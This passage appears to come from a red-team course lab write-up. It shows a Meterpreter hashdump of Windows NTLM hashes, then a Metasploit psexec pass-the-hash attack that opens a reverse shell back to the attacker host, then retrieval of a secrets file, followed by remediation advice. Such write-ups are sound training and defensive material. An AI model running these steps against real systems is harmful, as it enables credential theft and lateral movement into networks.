
8) **Hashdump & Pass the Hash** – Extracted credential hashes from the first Windows host; used them to access the second Windows host.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```




```
Basic options:
  Name                   Current Setting                 Required  Description
  ----                   ---------------                 --------  -----------

  RHOSTS                 172.31.54.6                     yes       The target host(s), see https://docs.metasploit.com/docs
                                                                   /using-metasploit/basics/using-metasploit.html
  RPORT                  445                             yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION                                    no        Service description to be used on target for pretty list
                                                                   ing
  SERVICE_DISPLAY_NAME                                   no        The service display name
  SERVICE_NAME                                           no        The service name
  SMBDomain              .                               no        The Windows domain to use for authentication
  SMBPass                1009:aad3b435b51404eeaad3b435b51 no        The password for the specified username
                         404ee:e1342bfae5fb061c12a02caf21
                         d3b5ab:::
  SMBSHARE                                               no        The share to connect to, can be an admin share (ADMIN$,C
                                                                   $, ... ) or a normal read/write folder share
  SMBUser                Administrator2                  no        The username to authenticate as

Payload information:
```




```
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.57.205:4444
[*] 172.31.54.6:445 - Connecting to the server ...
[*] 172.31.54.6:445 - Authenticating to 172.31.54.6:445 as user 'Administrator2' ...
[*] 172.31.54.6:445 - Selecting PowerShell target
[*] 172.31.54.6:445 - Executing the payload ...
[+] 172.31.54.6:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.54.6
[*] Meterpreter session 2 opened (172.31.57.205:4444 → 172.31.54.6:49946) at 2025-05-16 00:22:38 +0000

meterpreter > 
```

9) **Sensitive File Discovery** – Located and retrieved secrets.txt file from final Windows machine.



```
meterpreter > search -f secrets.txt
Found 1 result ...
==================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > 
```



```
Found 1 result ...
==================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > cat c:\\Windows\debug\secrets.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat c:\\Windows\\debug\\secrets.txt
Congratulations! You have finished the red team course!meterpreter > 
```

Remediation Recommendations

Finding 1 – Web server vulnerable to command injection:

- Implement strict input validation and sanitization on all user inputs.
- Deploy web application firewall (WAF) to filter malicious requests.
- Ensure applications run with least privilege permissions.

Finding 2 – SSH private key stored on web server:

- Remove all private keys from publicly accessible directories.
- Restrict file system permissions to limit read access to authorized users.
- Implement server-side key management with secure storage.

Finding 3 – Weak password and outdated hash algorithm:

- Enforce strong password policy with complexity and expiration requirements.
- Migrate from MD5 to modern hashing algorithms like bcrypt or Argon2.
- Implement multi-factor authentication where applicable.

Finding 4 – Windows host vulnerable to SMB exploit:

- Apply the latest security patches to Windows systems.
- Disable SMBv1 and restrict SMB traffic to trusted hosts only.
- Implement network intrusion detection/prevention systems to monitor SMB activity.

Finding 5 – Lack of network segmentation:

- Segment network into isolated VLANs for Linux and Windows systems.
- Apply firewall rules to limit lateral movement between segments.
- Monitor inter-segment traffic for anomalous connections.